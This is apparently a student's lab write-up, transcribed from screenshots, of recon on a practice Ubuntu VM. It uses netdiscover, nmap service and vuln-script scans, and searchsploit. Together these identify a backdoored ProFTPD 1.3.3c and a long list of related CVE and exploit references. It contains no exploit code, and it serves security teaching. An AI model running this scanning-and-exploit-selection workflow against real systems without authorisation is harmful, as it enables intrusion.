
# Ubuntu Machine

Task 1

Getting the IP Address  using netdiscover




Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
ubuntu
1 2 3 4
12:54
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
ENG
IN
22:25
09-08-2022

```
 Currently scanning: 10.1.62.0/8   |   Screen View: Unique Hosts

 92 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 5520
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.197.2   00:50:56:ff:bb:4e     61    3660  VMware, Inc.
 192.168.197.130 00:0c:29:d1:85:bb     23    1380  VMware, Inc.
 192.168.197.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.197.254 00:50:56:fc:df:5e      7     420  VMware, Inc.
```

Task 2

Using nmap -A to get the info about the IP address.



Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
ubuntu
1 2 3 4
12:54
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
ENG
IN
22:25
09-08-2022

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 192.168.197.130
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-09 12:15 EDT
Nmap scan report for 192.168.197.130
Host is up (0.00038s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:D1:85:BB (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=8/9%OT=21%CT=1%CU=37917%PV=Y%DS=1%DC=D%G=Y%M=000C29%TM
OS:=62F2883D%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=FD%TI=Z%CI=Z%II=I%T
OS:S=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=
OS:M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=F
OS:E88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=40%CD=S)
```

Ques 1 How many ports are open below 1000?


Ports open are 21, 22, and 80. 3 ports below 1000.

Task 3


Scripting the vulnerability using

sudo nmap –sV –script vuln -Pn <IP Address>


Checking for the vulnerability.


Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
ubuntu
12:54
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
ENG
IN
22:25
09-08-2022

```
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.38 ms 192.168.197.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.91 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV --script vuln -Pn 192.168.197.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-09 12:18 EDT
Nmap scan report for 192.168.197.130
Host is up (0.00055s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_  Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
| vulners:
|   cpe:/a:proftpd:proftpd:1.3.3c:
|       SAINT:FD1752E124A72FD3A26EEB9B315E8382  10.0    https://vulners.com/saint/SAINT:FD1752E124A72FD3A26EEB9B315E8382  *
EXPLOIT*
|       SAINT:ECC52DD75C7865AF72D358DC03E39270  10.0    https://vulners.com/saint/SAINT:ECC52DD75C7865AF72D358DC03E39270  *
EXPLOIT*
|       SAINT:C38482A29286C4F6E5C4BD19DFFEC245  10.0    https://vulners.com/saint/SAINT:C38482A29286C4F6E5C4BD19DFFEC245  *
```



Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
ubuntu
12:54
kali@kali: ~
File Actions Edit View Help
Start
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
ENG
IN
22:26
09-08-2022

```
EXPLOIT*
|       SAINT:1B08F4664C428B180EEC9617B41D9A2C  10.0    https://vulners.com/saint/SAINT:1B08F4664C428B180EEC9617B41D9A2C  *
EXPLOIT*
|       SAINT:0D292D8F05ADFBE8F747F01E40BAF2AF  10.0    https://vulners.com/saint/SAINT:0D292D8F05ADFBE8F747F01E40BAF2AF  *
EXPLOIT*
|       PROFTPD_MOD_COPY        10.0    https://vulners.com/canvas/PROFTPD_MOD_COPY     *EXPLOIT*
|       PACKETSTORM:162777      10.0    https://vulners.com/packetstorm/PACKETSTORM:162777      *EXPLOIT*
|       PACKETSTORM:132218      10.0    https://vulners.com/packetstorm/PACKETSTORM:132218      *EXPLOIT*
|       PACKETSTORM:131567      10.0    https://vulners.com/packetstorm/PACKETSTORM:131567      *EXPLOIT*
|       PACKETSTORM:131555      10.0    https://vulners.com/packetstorm/PACKETSTORM:131555      *EXPLOIT*
|       PACKETSTORM:131505      10.0    https://vulners.com/packetstorm/PACKETSTORM:131505      *EXPLOIT*
|       EDB-ID:49908    10.0    https://vulners.com/exploitdb/EDB-ID:49908      *EXPLOIT*
|       CVE-2010-4221   10.0    https://vulners.com/cve/CVE-2010-4221
|       1337DAY-ID-36298        10.0    https://vulners.com/zdt/1337DAY-ID-36298        *EXPLOIT*
|       1337DAY-ID-23720        10.0    https://vulners.com/zdt/1337DAY-ID-23720        *EXPLOIT*
|       1337DAY-ID-23544        10.0    https://vulners.com/zdt/1337DAY-ID-23544        *EXPLOIT*
|       SSV:26016       9.0     https://vulners.com/seebug/SSV:26016    *EXPLOIT*
|       SSV:24282       9.0     https://vulners.com/seebug/SSV:24282    *EXPLOIT*
|       CVE-2011-4130   9.0     https://vulners.com/cve/CVE-2011-4130
|       SSV:96525       7.5     https://vulners.com/seebug/SSV:96525    *EXPLOIT*
|       CVE-2019-12815  7.5     https://vulners.com/cve/CVE-2019-12815
|       739FE495-4675-5A2A-BB93-EEF94AC07632    7.5     https://vulners.com/githubexploit/739FE495-4675-5A2A-BB93-EEF94AC076
32      *EXPLOIT*
|       SSV:20226       7.1     https://vulners.com/seebug/SSV:20226    *EXPLOIT*
|       PACKETSTORM:95517       7.1     https://vulners.com/packetstorm/PACKETSTORM:95517       *EXPLOIT*
|       CVE-2010-3867   7.1     https://vulners.com/cve/CVE-2010-3867
|       SSV:12447       6.8     https://vulners.com/seebug/SSV:12447    *EXPLOIT*
|       SSV:11950       6.8     https://vulners.com/seebug/SSV:11950    *EXPLOIT*
|       EDB-ID:33128    6.8     https://vulners.com/exploitdb/EDB-ID:33128      *EXPLOIT*
|       CVE-2010-4652   6.8     https://vulners.com/cve/CVE-2010-4652
```



Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
ubuntu
1 2 3 4
12:54
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
ENG
IN
22:26
09-08-2022

```
|       EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    7.8     https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE
29334297EC0B6A09        *EXPLOIT*
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       CVE-2016-8858   7.8     https://vulners.com/cve/CVE-2016-8858
|       CVE-2016-6515   7.8     https://vulners.com/cve/CVE-2016-6515
|       1337DAY-ID-26494        7.8     https://vulners.com/zdt/1337DAY-ID-26494        *EXPLOIT*
|       SSV:92579       7.5     https://vulners.com/seebug/SSV:92579    *EXPLOIT*
|       CVE-2016-10009  7.5     https://vulners.com/cve/CVE-2016-10009
|       1337DAY-ID-26576        7.5     https://vulners.com/zdt/1337DAY-ID-26576        *EXPLOIT*
|       SSV:92582       7.2     https://vulners.com/seebug/SSV:92582    *EXPLOIT*
|       CVE-2016-10012  7.2     https://vulners.com/cve/CVE-2016-10012
|       CVE-2015-8325   7.2     https://vulners.com/cve/CVE-2015-8325
|       SSV:92580       6.9     https://vulners.com/seebug/SSV:92580    *EXPLOIT*
|       CVE-2016-10010  6.9     https://vulners.com/cve/CVE-2016-10010
|       1337DAY-ID-26577        6.9     https://vulners.com/zdt/1337DAY-ID-26577        *EXPLOIT*
|       EXPLOITPACK:98FE96309F9524B8C84C508837551A19    5.8     https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8
C84C508837551A19        *EXPLOIT*
|       EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97    5.8     https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345B
FC9D6DDDD97F9E97        *EXPLOIT*
|       EDB-ID:46516    5.8     https://vulners.com/exploitdb/EDB-ID:46516      *EXPLOIT*
|       EDB-ID:46193    5.8     https://vulners.com/exploitdb/EDB-ID:46193      *EXPLOIT*
|       CVE-2019-6111   5.8     https://vulners.com/cve/CVE-2019-6111
|       1337DAY-ID-32328        5.8     https://vulners.com/zdt/1337DAY-ID-32328        *EXPLOIT*
|       1337DAY-ID-32009        5.8     https://vulners.com/zdt/1337DAY-ID-32009        *EXPLOIT*
|       SSV:91041       5.5     https://vulners.com/seebug/SSV:91041    *EXPLOIT*
|       PACKETSTORM:140019      5.5     https://vulners.com/packetstorm/PACKETSTORM:140019      *EXPLOIT*
|       PACKETSTORM:136234      5.5     https://vulners.com/packetstorm/PACKETSTORM:136234      *EXPLOIT*
|       EXPLOITPACK:F92411A645D85F05BDBD274FD222226F    5.5     https://vulners.com/exploitpack/EXPLOITPACK:F92411A645D85F05
BDBD274FD222226F        *EXPLOIT*
|       EXPLOITPACK:9F2E746846C3C623A27A441281EAD138    5.5     https://vulners.com/exploitpack/EXPLOITPACK:9F2E746846C3C623
```




Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
ubuntu
1 2 3 4
12:55
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
ENG
IN
22:26
09-08-2022

```
|       CVE-2019-10092  4.3     https://vulners.com/cve/CVE-2019-10092
|       CVE-2018-1302   4.3     https://vulners.com/cve/CVE-2018-1302
|       CVE-2018-1301   4.3     https://vulners.com/cve/CVE-2018-1301
|       CVE-2018-11763  4.3     https://vulners.com/cve/CVE-2018-11763
|       CVE-2016-4975   4.3     https://vulners.com/cve/CVE-2016-4975
|       CVE-2016-1546   4.3     https://vulners.com/cve/CVE-2016-1546
|       4013EC74-B3C1-5D95-938A-54197A58586D    4.3     https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A5858
6D      *EXPLOIT*
|       1337DAY-ID-33575        4.3     https://vulners.com/zdt/1337DAY-ID-33575        *EXPLOIT*
|       CVE-2018-1283   3.5     https://vulners.com/cve/CVE-2018-1283
|       CVE-2016-8612   3.3     https://vulners.com/cve/CVE-2016-8612
|_      PACKETSTORM:152441      0.0     https://vulners.com/packetstorm/PACKETSTORM:152441      *EXPLOIT*
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-enum:
|_  /secret/: Potentially interesting folder
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
MAC Address: 00:0C:29:D1:85:BB (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 417.12 seconds

┌──(kali㉿kali)-[~]
└─$ searchsploit ProFTPD 1.3.3c
 ------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                            |  Path
 ------------------------------------------------------------------------- ---------------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution        | linux/remote/15662.txt
```

Ques 2 What is the machine vulnerable to ?

Ans We got the vulnerability version – ProFTPD 1.3.3c



